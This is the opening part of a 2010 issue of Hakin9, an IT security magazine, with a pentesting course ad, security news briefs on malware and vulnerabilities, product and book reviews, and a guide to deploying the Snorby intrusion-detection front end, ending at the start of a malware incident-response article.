

# HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

Vol.5 No.10  
Issue 10/2010(35)  
1733-7186

## SPYWARE

SOMEONE IS ALWAYS WATCHING...

**AN ANALYSIS OF THE SPYWARE THREAT  
AND HOW TO PROTECT A PC**

**EMERGING THREATS: ELECTRONIC COLD WAR**

**MALWARE INCIDENT RESPONSE  
– OUTBREAK SCENARIO**

**TDSS BOTNET – FULL DISCLOSURE**

**PROACTIVE DEFENSES AND FREE TOOLS**

**WHEN XOR IS YOUR FRIEND...**

**DEPLOYING & UTILIZING INTRUSION DETECTION  
USING SNORBY**

# Penetration Testing Training that will make you stand out



Click here  
Free SQL Injection  
module



## Learn at your own pace, when you want, with lifetime

Learn how much you want everyday with no expiry pressure. Our engaging e-learning environment is ideal if you work. It sets you free from long boring learning sessions.



## Learn Professional Penetration Testing and Function in one course

Penetration testing has evolved. It's time to be professionals. Study how to handle your pentesting project and how to report your findings to executives, clients or your employer




## Get certified. Become an eCPPT

Our certification proves your skills as a hacker and as a professional. Produce your penetration testing report, have it reviewed by one of our instructors, get recognized as a professional penetration tester.

## included in price

# The fastest path to Professional Penetration Testing





# Get Yourself Trained And Certified As A Penetration Tester... At Your Own Pace!

**P**enetration testing is big business. As companies and government organizations go increasingly electronic, there is a growing demand for IT professionals who can evaluate the security of these computer systems, networks and suggest safeguards.

Traditionally, training to become a certified "penetration tester" or "ethical hacker" has been a long, drawn-out process. Most certifications assume that candidates already have some form of networking or programming background, which makes it difficult for beginners to get started. Others require the physical attendance of training classes conducted only at certain locations. In all, the time and money spent in obtaining such a certification can be costly.

A new breed of penetration testing courses in the market looks set to change all this. One such course is "Penetration Testing Pro" offered by eLearnSecurity, an Italian IT security firm headed by Armando Romeo, who is also founder of the respected Hackers Center Web Portal.

His real world credentials aside, Armando hopes "Penetration Testing Pro" will change the way such training is conducted in the industry. "We set out to design the most comprehensive training course for IT professionals and anyone who cannot take time off to attend physical lessons. Our course allows them to learn the latest intrusion methods at their own pace, through over 1600 interactive e-learning slides and video lessons. There's no longer a need to sit through hours of boring classes," he says.

### A CEH AND LPT KILLER?

Industry experts seem to agree with his methodology, too. Jason Haddix, columnist at EthicalHacker.net, feels the course has great potential.

"I kept thinking – this is what the CEH / LPT should have been – and I am delighted to say that if students can master the topics and techniques in eLearnSecurity's Penetration Testing Pro, they should be well on their way to being an accomplished pentester," he writes.

CEH and LPT refer to *Certified Ethical Hacker* and *Licensed Penetration Tester*

respectively, both the gold standards for penetration testing in the industry.

Another veteran industry insider, Timothy Everson from Novell, who holds multiple certifications such as MCNE, CDE, CLE, CCNA on top of the CEH says, "For anyone who is budget constrained, I'd say, with total confidence, that the value of eLearnSecurity training meets or exceeds the value of many of the other programs available. If one truly desires to learn the technical aspects of IT security, it's a certification course well worth the time and investment."

Nathan Suri, an Information Security Architect who holds CISSP, SCJP and CSSLP certifications agrees, "The combination of slides, video, hands-on examples with the lab to practice some of the techniques makes it very effective. I like the balance of theory and practice."

### REAL WORLD APPROACH USED BY PENTESTERS

Perhaps it is this real world, raw approach to teaching penetration testing that has made this course so popular. Besides Armando, the other co-authors include Brett Arion, a U.S IT Security specialist, Nitin and Vipin Kumar. Nitin and Vipin, both from India rose to fame after authoring the acclaimed "Windows Vista Bootkit" and "Windows 7 Bootkit" researches at BlackHat.

### HOW TO BECOME A HIGHLY SOUGHT AFTER PENTESTER

Armando explains, "Just because someone is certified does not make him a good penetration tester. Penetration testing is part art and science. A tester needs to have experience to know which vulnerabilities to look out for. He also needs to give workable, business-minded suggestions to his clients for countering these exploits."

Given the depth of knowledge required, can someone with no prior experience still be trained to become a good penetration tester?

"Absolutely. The training aspect is key. We start with our e-learning slides and videos which explain every aspect of web application, system and network security testing.

We then follow up with labs and practical exercises. Instead of a multiple choice certification exam, ours is an actual penetration testing exercise. We are not just interested in testing theoretical knowledge. Candidates are required to conduct their own penetration tests on a given target and submit an actual test report for grading."

These rigorous requirements, Armando insists, are needed to ensure that the course is as realistic as possible. "Every student should have the confidence to conduct actual penetration testing in a commercial or mission critical setting."

### IS THIS FOR YOU?

If you are looking to further your IT career, or even make a transition to the lucrative field of Penetration testing, these new breed of courses such as "Penetration Testing Pro" may be a great choice. Not only do they cost a mere fraction of what other certifications ask for, it is a great way to get up to speed with the latest penetration testing methods by learning from *actual* hackers and understanding their psychology. Learning at one's own pace without having to set time aside for regular lessons is also a big draw.

At the end of the day, does Armando hope that his course will *replace* the CEH as the de facto certification in the industry?

"Definitely not," he says with a laugh. "We provide the technical training and flexibility that the CEH does not. In fact, students who take our course as a starting point will also acquire most of the knowledge needed to pass other certifications such as CEH and LPT. This means they'll find it much easier later on to pass their certifications as well."

For more information on eLearnSecurity's Penetration Testing Pro course, visit <http://www.eLearnSecurity.com>.

## HAKIN9 team

**Editor in Chief:** Karolina Lesińska  
karolina.lesińska@hakin9.org

**Editorial Advisory Board:** Matt Jonkman, Rebecca Wynn, Steve Lape, Shyaam Sundhar, Donald Iverson, Michael Munt

**DTP:** Ireneusz Pogroszewski  
**Art Director:** Ireneusz Pogroszewski  
ireneusz.pogroszewski@software.com.pl

**Proofreaders:** Henry Henderson aka L4mer, Michael Munt, Jonathan Edwards, Barry McClain

**Top Betatesters:** Rebecca Wynn, Bob Folden, Carlos Ayala, Steve Hodge, Nick Baronian, Matthew Sabin, Laszlo Acs, Jac van den Goor, Matthew Dumas, Andy Alvarado

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

**Senior Consultant/Publisher:** Pawel Marciniak

**CEO:** Ewa Łozowicka  
ewa.lozowicka@software.com.pl

**Production Director:** Andrzej Kuca  
andrzej.kuca@hakin9.org

**Marketing Director:** Karolina Lesińska  
karolina.lesińska@hakin9.org


**Subscription:** Iwona Brzezik  
Email: iwona.brzezik@software.com.pl

**Publisher:** Software Press Sp. z o.o. SK  
02-682 Warszawa, ul. Bokserska 1  
Phone: 1 917 338 3631  
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage. All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams we used [smartdraw.com](http://smartdraw.com) program by



The editors use automatic DTP system **AOPDS**  
Mathematical formulas created by Design Science MathType™

### DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

*Spyware – one of the greatest threats for today's computer users. What is does? How to stop it? Is it possible to detect it?*

*In this issue we will try to answer spyware related questions. It is very important to be aware of certain facts concerning privacy-invasive software – without this knowldege you all are endangered to stealing your personal data, viewing your documents and sites visited.*

*As in each issue, Julian Evans discusses the most recent issues from the IT security world. This time he analyses the spyware threat and discusses possible ways to protect a PC.*

*In the emerging threats section Matt Jonkman talks about the electornic cold war – the era of spying, sabotage, and misinformation in the cyber realm.*

*Another great article in this issue is Malware Incident Response-discussing the ongoing threat of the Conficker Virus and its importance in order to understand what exactly needs to be done during a possible virus outbreak. In the series of another two articles, starting with this issue, our authors will uncover the hidden mechanisms of the biggest botnet known so far: TDSS botnet.*

*In the defense section Gary Miliefsky presents some of the best countermeasures for proactive defenses including free tools. This is a great overview on where to find some of the best and mostly untapped resources available to improve your personal computer and network security posture. Running a anti-spyware software is a must-have in the field of computer security practices for all users, so read the article carefully and decide which tool is best for you. You will also find an article on deploying & utilizing intrusion detection using Snorby.*

*As usual, many thanks for your help and feedback during works on each issue. We value your opinion so keep the mails coming in!*

Enjoy your reading

Karolina Lesińska

Editor-in-Chief

## REGULARS

### 6 in Brief

**Latest news from the IT security world**

*Armando Romeo, eLearnSecurity*

*ID Theft Protect*

### 8 Tools

**Wuala – Secure Online Storage**

*by Michael Munt*

### 9 Book review

**A Beginners Guide to Ethical Hacking**

*by Shyaam Sundhar*

### 44 ID fraud expert says...

**An analysis of the spyware threat and how to protect a PC**

*by Julian Evans*



## 48 Emerging Threats

Electronic Cold War

by Matthew Jonkman

## BASICS

### 10 Deploying & Utilizing Intrusion Detection Using Snorby

by Joshua Morin

Snorby is an advanced Snort IDS front-end. Snorby has two basic fundamental pieces, which are simplicity and power. The project goal is to create a free, open source and highly competitive application for network monitoring in enterprise environments or private use.

## ATTACK

### 12 Malware Incident Response – Outbreak Scenario

by Rajdeep Chakraborty

This article applies to Microsoft OS on Intel Platform. With the ongoing threat of the Conficker Virus, which is still hanging like the sword of Damocles, it becomes very important to know and understand, what exactly needs to be done during a possible Virus Outbreak.

### 18 TDSS botnet – full disclosure

by Andrey Rassokhin and Dmitry Oleksyuk

What is a botnet? A botnet is not merely an army of infected computers. First of all, a botnet is an externally managed complex structure. While the malware side is studied pretty well in most known botnets, the management side is often underestimated. The latter usually involves hacking and vulnerability exploitation, because server side scripts of a centralized botnet are hidden from public.

## DEFENSE

### 30 When XOR is your friend...

by Israel Torres

Using a random enough input stream may sound like outright blasphemy to many if not all reading this; however in this article I will demonstrate when using it makes sense. One of my hobbies include creating crypto challenges where I hide an English message string in a block of numbers and letters. The first challenger that can correctly find what the message exactly states and demonstrate the algorithm used (usually in a programmatic fashion) they win a cash prize. I've learned over this year that in the past I had been making it far too difficult...

### 36 Proactive Defenses and Free Tools

by Gary S. Milliesky

In my last article, I described the greatest breach in cyber history and made some suggestions on how it could have been avoided – enabling strong wireless encryption, testing your wireless routers for vulnerabilities, visiting <http://nvd.nist.gov>, limiting the number of trusted devices allowed on your wired and wireless networks and hardening your systems.



**eLearnSecurity**  
Forging security professionals



**Penetration testing course**  
**Like CEH.**  
**Only...One mile deep**

Interactive elearning system  
1600 slides  
4 hours videos  
Hacking Labs on DVD  
Reporting & Methodology  
Certification



**3 domains - 18 modules**  
Web Application Security  
Network Security  
System Security  
Web 2.0 attacks  
Vuln. Assessment  
Writing Rootkits  
Privilege escalation  
Advanced Buffer Overflows

The fastest path to  
Professional  
Penetration Testing

### US is top source of spam

The United States is now the top source of spam, accounting for almost 19 percent of all junk e-mail sent throughout the world, according to a new report out today from Sophos. The security firm's *Dirty Dozen* report highlighted the top 12 countries responsible for the world's supply of spam during the third quarter. With the United States generating almost 2.5 times more spam than second-place India, the country now accounts for almost one in five junk messages. The United States' 18.6 percent share of all global spam also showed a significant jump from its 15.2 percent share in the second quarter. Among the other top sources of spam, according to Sophos, are India with 7.6 percent of all global junk mail, Brazil with 5.7 percent, France with 5.4 percent, and the U.K. with 5 percent.

Source: *ID Theft Protect*

### Trojan targets Firefox password file

A curious new information-stealing Trojan that patches a core Firefox file in order to override the browser's behavior has been discovered by Webroot researchers. Every Firefox user has seen at least once, the pop up when signing into an online service.

This Trojan changes the `sLoginManagerPrompter.js` file that dictates this behavior – adds a few lines of code and invalidates a few more, so that when the user who has not affected the above mentioned settings changes logs into a Web site, the browser automatically stores the passwords without ever showing the aforementioned query. From then on, it is easy for the Trojan to collect the saved passwords and try to send them to the C&C server. But what is especially interesting about this Trojan is that it is *signed*. Firefox users can detect the Trojan but unfortunately anti-virus cannot restore the modified Firefox `sLoginManagerPrompter.js` file. ID Theft Protect suggests users reinstall Firefox over the current version. This will reinstall the original `sLoginManagerPrompter.js` file without affecting existing bookmarks and add-ons.

Source: *ID Theft Protect*

### Microsoft OS exposed to Stuxnet worm

The attackers behind the recent Stuxnet worm attack used four different zero-day security vulnerabilities to burrow into – and spread around – Microsoft's Windows operating system, according to a startling disclosure from the world's largest software maker.

Two of the four vulnerabilities are still unpatched. As new details emerge to shine a brighter light on the Stuxnet attack, Microsoft said the attackers initially targeted the old MS08-067 vulnerability (used in the Conficker attack), a new LNK (Windows Shortcut) flaw

to launch exploit code on vulnerable Windows systems and a zero-day bug in the Print Spooler Service that makes it possible for malicious code to be passed to, and then executed on, a remote machine. follow Ryan Naraine on twitter. The malware also exploited two different *elevation of privilege* holes to gain complete control over the affected system. These two flaws are still unpatched (21.10.10).

Source: *ID Theft Protect*

### Identity Fraud costing UK L2.7bn a year

Identity fraud affects 1.8 million Britons every year, costing L2.7bn in the process, researcher claimed today. A study by the National Fraud Authority – published on Monday at the start of identity fraud prevention week – found that fraudsters gain by more than L1,000 from every stolen identity. Stolen credentials are used to pay for goods and obtain lines of credit. Fraudulent benefit applications under false names have also become a way to make a dishonest living. Ultimately the general public pays for the crime in the form of higher fees to banks as well as higher taxes.

Source: *ID Theft Protect*

### Facebook apps exposing user data

Facebook users are inadvertently providing access to their names and in some cases even their friend's names to advertising and Internet tracking companies. A report by the Wall Street Journal says that through some popular applications companies are accessing personal information. According to the Journal's investigation, the issue affects tens of millions of Facebook application users, including people who set their profiles to Facebook's strictest privacy settings. The practice violates the sites rules and raises questions about its ability to keep identifiable information about its users' activities secure, the paper said. A Facebook spokesman told the Journal that it is taking steps to *dramatically limit* the exposure of users' personal information.

Source: *ID Theft Protect*

### Mozilla releases patch for 12 critical vulnerabilities

Mozilla has released version 3.6.11 of Firefox, a strongly advised update that fixes 12 vulnerabilities leading to remote code execution. Four of these vulnerabilities, rated critical, required little to no interaction from victim in order to be exploited. According to Secunia advisories database of vulnerabilities, the two most used web browser, Internet Explorer 8 and Mozilla Firefox 3.6.x almost match in the number of reported vulnerabilities this year. Although this is far from being a security metric, this at least



demonstrates that the interest of security researchers almost always matches the reach that a product has on the market. Among the most critical vulnerabilities fixed in end of October 2010 by Mozilla, is a stack overflow in the Javascript document.write function. By providing an extremely long string to write, some of the data ends up on the stack overwriting enough places to take control of the execution. The update is being pushed through the Mozilla Auto update features and it is extremely recommended.

Source: Armando Romeo, [www.elearnsecurity.com](http://www.elearnsecurity.com)

## Damn Vulnerable Web Application

*Damn Vulnerable Web Application* (DVWA) is an OpenSource PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

The DVWA project started in December 2008 when the original author Ryan Dewhurst, a university student, wanted to learn more about the art of web application security. It is now used by thousands of security professionals, students and teachers worldwide. DVWA is now included in popular security related Linux distributions such as the Samurai Web Testing Framework and others. DVWA was acquired by RandomStorm to be a part of their OpenSource initiative towards the end of 2009 which paved the way for the continuing development of the project.

At this moment in time the DVWA project is undergoing massive changes to the way it works. With the help of a new contributor Trenton Ivey, the project is working its way towards the next generation release. The next generation release, codenamed *Ivey*, will be a great milestone in the history of the project.

Source: Armando Romeo, [www.elearnsecurity.com](http://www.elearnsecurity.com)

## Adobe Reader X, finally, to come with Security

Adobe had surpassed Microsoft as the most targeted organization in terms of attacks back in 2009. Although some researchers are seeing a sudden increase in Java exploits, Adobe Reader and Flash remain among the preferred targets for hackers. The San Jose company, which third quarter 2010 results have been excellent in terms of revenue and operating income compared to 2009, has pushed another patch to fix a critical vulnerability to the Shockwave player installed on hundreds million of home PC's around the world. The vulnerability allowed an attacker to take over the machine remotely through code execution, without any

interaction from the user, visiting a website delivering the exploit. Moreover PDF Security is a problem that enterprises and home users have to face every day due to PDF being the standard format for internet documents and due to the lack of alternatives to Adobe Reader.

Adobe Reader 9.x alone has been hit by 6 critical reported vulnerabilities this year and more are expected to be circulating in the underground as 0-days or used by companies and government for espionage.

In July's Hakin9 issues we had reported the cooperation between Adobe and Microsoft to implement the same sandboxing mechanisms Internet Explorer 8 uses to isolate the execution of a tab in a restricted environment. Now all these efforts and a number of improvements to the end user, such as applying comments to documents via post-its, are available in Reader X, slated for mid November.

Source: Armando Romeo, [www.elearnsecurity.com](http://www.elearnsecurity.com)

## Java is now a main target

A report published in mid October 2010 by Holly Stewart from Microsoft Malware Protection Center has demonstrated that the number of attacks to Java has suddenly rise, up to surpassing those against the whole Adobe products family. According to *Krebonsecurity.com*, this is due to the inclusion of 3 Java exploits into exploit packs, the packages included into malicious websites to exploit different vulnerabilities in the remote browser and related plugins. The vulnerabilities, although critical and allowing for remote code execution, are dated back early 2010 and even 2008. The reason why these exploit are still so successful is that users are less prone to update Java compared to Adobe. Java is something working in the background and web users hardly notice its existence. Installed on roughly 85% of the desktop PC's in the world, Java plugins for web browsers can stay there for months or even years without being noticed, let alone updated.

Source: Armando Romeo, [www.elearnsecurity.com](http://www.elearnsecurity.com)

## XSSF, a new XSS attacking tool for Metasploit

XSSF (XSS Framework) can be added to Metasploit in order to mount more complex client side attacks that would include exploits offered by Metasploit. According to the download page, *XSSF gives the possibility to simply add and run attacks (adding modules), and execute already existing MSF exploit without installing third-party solutions* unlike BeeF, XeeK, XSSShell. XSSF works against the latest version of all the web browsers and can be downloaded from Metasploit as feature #2995.

Source: Armando Romeo, [www.elearnsecurity.com](http://www.elearnsecurity.com)

# Wuala

## – Secure Online Storage

There are a lot of online storage/backup solutions available nowadays and it is hard to find differences between them, but I think Wuala from LACIE may have something unique in the way their solution works.

### Trading

You start off with 1GB free and you can either purchase more space or trade up to gain more. By trade I mean you offer space from your machine for LACIE to store parts of other peoples files locally on your machine. How it works is quite simple actually, by multiplying your offered storage against the amount of time you are online will give you the extra online space so you aren't really losing the drive space, instead you are gaining access to your files wherever you are.

You can offer up to 100GB and if you are online 50% of the time, you would gain 50GB of online storage.

For every friend you invite and they sign up you will gain 250MB (free user) all the way up to 3GB. If you decided to become a pro user this bonus then becomes 500MB and goes up to 6GB.

### Data Security

By encrypting the data locally before it's even transmitted up to the cloud storage not even the staff at LACIE will be able to view your files. Your files are split into multiple pieces and then stored in multiple places so that your data will never be lost. Even your password never leaves your computer. (I checked this claim by running wireshark whilst logging in and adding files to my storage, and I was unable to see any details referencing my passwords or data in any of the traffic capture)

### Data

There are three types of sharing available to you:

- *Private* (where you and only you have access)
- *Shared* (where you have set up friends and or groups to be allowed access)
- *Public* (the whole world can see your files)

Sharing your data couldn't be easier, just a simple case of right mouse click and select share. Then you are presented with the option on how you wish to share,

public or private. Finally, you can decide to share via a weblink or even send your friends and family an email with the link included. If you had decided to share your data publicly, then you are able to utilise all the social bookmarks from all your favourite sites that are included with the application.

### Extra Features for Pro users

For those of you who decided to go for the Pro option, there are some excellent additions to your service.

### Backup

By creating a folder where you can just drag and drop data onto and know it is automatically uploaded to Wuala for safekeeping is a great feature, and will give peace of mind to those who have a habit of accidentally deleting a file or folder. You can also setup scheduling on this folder so you will know everything in there will always be regularly backed up and kept safe. Don't forget as it's a folder you can share this with anyone and everyone.

### Sync

When you create a sync folder, every time you drag and drop something new into here it will appear on all your other machines where you are using Wuala, so this will be of great use to all those people who regularly use more than one machine on a day to day basis.

### File Versioning

If you are like me, there will be times when you will name files the same name and then overwrite the wrong file at the wrong time. By having the file versioning you are able to literally skip backwards in time to access the file at an earlier time. Before you made the mistake in the first place.

### Conclusion


Considering that this is still in Beta, Wuala has some excellent strong features that make it a superb option to all us users out there that always need somewhere to safely store our pictures, videos and our documents. I was very grateful to test this product and will continue to use it long into the future.

---

**MICHAEL MUNT**



# A Beginners Guide to Ethical Hacking



URL: [www.hacking-book.com](http://www.hacking-book.com)  
 Author: Rafay Baloch  
 Cost: \$20

A beginners guide to Ethical Hacking is a great book from beginners to intermediate users who are interested in learning more about ethical hacking. Some say that there is nothing ethical about hacking. I would say that there is nothing ethical in attacking, but hacking could always be done ethically. Hackers are thinkers who would like to determine their limitations by going above and beyond their limitations, not by attacking someone, but by testing their potential limitations. This book does exactly what ethical hackers are looking for. It teaches or aids people who have interests in going above or beyond what normal users can do, in the field of information security.

It starts from defining the role to ethical boundaries of hackers. Then it moves into the programming domain. Some would say that programming is old school and new school is all about roots. Just like how alphabets are old school and still every kid has to go through alphabets and kindergarten, before entering junior, mid or high school, hackers require basic knowledge on programming. Programming does not mean that you need to know everything from scratch. You need to know where and how to find the

resources and how to get to them at the right time. This book does exactly the same.

The author then takes you into hacking and cracking of passwords, Windows, Wi-Fi & websites. In website hacking, the author goes further into web-application side of hacking and then enters into malware and viruses. This book does not only help you learn from the hacking side or the offensive side of security. The last chapter is all about countermeasures and defensive side of security. The author discusses how to defend against all the hacking techniques that you just learnt. The combination of offense and defense provides you a good combo of defense-in-depth, as a good defense is the best offense and vice-versa. In an overall, I give thumbs up to this book.

---

**SHYAAM SUNDHAR**

# Deploying & Utilizing

## Intrusion Detection Using Snorby

Snorby is an advanced Snort IDS front-end. Snorby has two basic fundamental pieces, which are simplicity and power. The project goal is to create a free, open source and highly competitive application for network monitoring in enterprise environments or private use.

### What you will learn...

- How to easily deploy Snort with a intelligent front end GUI equivalent to enterprise solutions.

### What you should know...

- prior knowledge of Linux operating systems
- understand basic usage of Snort IDS and deployment.

**S**norby Preconfigured Security Application (SPSA) is developed by Phillip Bailey and is an ISO disc image solution based on Ubuntu server 8.4 LTS. SPSA makes installation of Snort effortless for anyone with minimal knowledge of configuring or deploying Snort. It's possible to get Snort up and running out of the box within a few minutes with SPSA.

### Running Spasa

We will be using version 1.4 based off of Snort 2.8.6 found on Philip Bailey's blog, once you have downloaded the ISO burn it to a disc or store it in an appropriate directory if you are going to virtualize it.

### Prerequisites

Most know how to burn an ISO disc image or create a virtual machine, also minimal Linux installation knowledge with the ability to modify files and Snort signatures if needed.




Figure 1. Click Advanced Mode under Usage

### Installation

For article purposes I will be using Oracle Virtual Box formerly Suns Virtual Box with a virtual machine running 8 gigs of hard drive space, and 512mb of ram. Also if you virtualize Snorby (SPSA) please choose the appropriate network adapter connection. I will be using Bridge Connection attached to my real network interface.

### The following is a small guide step by step to SPASA

Once you load SPSA you will see the *Turnkey Linux Configuration Console* which is labeled *Usage*. This shows you the accessible interfaces to access Snorby (see Figure 1). From the Usage window we are going to click *Advanced Menu* for advanced configuration (see Figure 2).

From the *Advanced Menu* we will select *Install to hard disk*. This will install the SPSA ISO image to the hard drive. Once pre the installation loads you will see *Debian Installer* which will first prompt you about a hard disk partitioning method. I recommend using the *Guided install*, which will use the entire hard disk (see Figure 3).





Figure 2. Configure Networking Properties





**Figure 3. Guided Installation**

From the Guided install choose Yes to Swap and Ext 3 partition setup. This will then copy the data to disk.

Once the data has been copied to hard disk the next step is to create a password for the Root user. I recommend assigning a password that suites best security practices or specific policy to your organization.

After assigning a password, the installation will create a boot loader and ask to reboot.

Once the device has rebooted it will load the Usage Console again, once you are back at the usage console navigate to the *Advanced Menu* and select *Networking* and apply a Static IP or DHCP IP address setting for your network configuration.

## Snorby GUI

Once the installation has taken place we now can login into the web GUI via the IP address and port assignment 8080.


The default user name and password is snorby/admin. You can change this by going to *Settings*, *Add/Remove Users*, and *Edit*.

Now that you have logged in successfully and have access to the GUI of Snorby you can view statistics, live events, or even generate reports (see Figure 4).


## Signatures

It's also important that the administrators deploying Snort also maintain the signatures; it never hurts to add your own custom signatures or even deploy trusted 3rd party signatures beyond the baseline set supplied from Snort.

SPSA version of Snort has been modified to include *Emerging Threats* (ET) rules sets. Emerging Threats is



**Figure 4. Snorby Graphical User Interface**



**Figure 5. Live Look & Events**

## On the 'Net

- Snorby ISO: <http://bailey.st/blog/snorby-spsa/>
- Official Website: <http://www.snorby.org>
- Snort Official Website: <http://www.snort.org>
- Snort User Group: <http://groups.google.com/group/snorby>
- IRC: #snorby – [irc.freenode.net](http://irc.freenode.net)
- Emerging Threats: <http://www.emergingthreats.net/>

an open source community project that produces some of the fastest moving and most diverse Snort signature sets available today. ET is made possible due to funding from the National Science Foundation and the US Army Research Office.

## Event Management

Under LiveLook or Events you have the ability to view the current or real-time alerts taking place. One of the nice features about LiveLook and Events is the ability to click on the alerts, which drives down for more information or a summary of the event that took place.

The event summary feature includes the ability to export the information in multiple formats such as pdf, xml, or even email. Each event summary has the ability to leave notes about what was taking place on your network (see Figure 5).

## Why Snorby is Important

Snorby is a sufficient front end for Snort users who don't want pay for an enterprise product but get the same quality. Snorby makes monitoring and managing Snort simple for junior or novice sys admins.

Snorby's features enable users to find incident resolution faster, along with useful incident metrics for analysis and remediation.

## JOSHUA MORIN

*Joshua Morin a Security Strategist for Codenomicon, Ltd., He is responsible for security analysis and research in products and service which reveal public, new and undisclosed threats in the realm of Internet, VoIP, and IPTV.*

# Malware Incident Response

## Outbreak Scenario

This article applies to Microsoft OS on Intel Platform. With the ongoing threat of the Conficker Virus, which is still hanging like the sword of Damocles, it becomes very important to know and understand, what exactly needs to be done during a possible Virus Outbreak.

---

### What you will learn...

- important incident response activities that need to be followed during a virus outbreak in an enterprise infrastructure

### What you should know...

- basics of Windows operating system
  - knowledge of malware identification
  - knowledge of network infrastructure
- 

**T**his article will focus on the Incident Response activities that we may follow during a Virus Outbreak in an Enterprise Infrastructure.

### Introduction

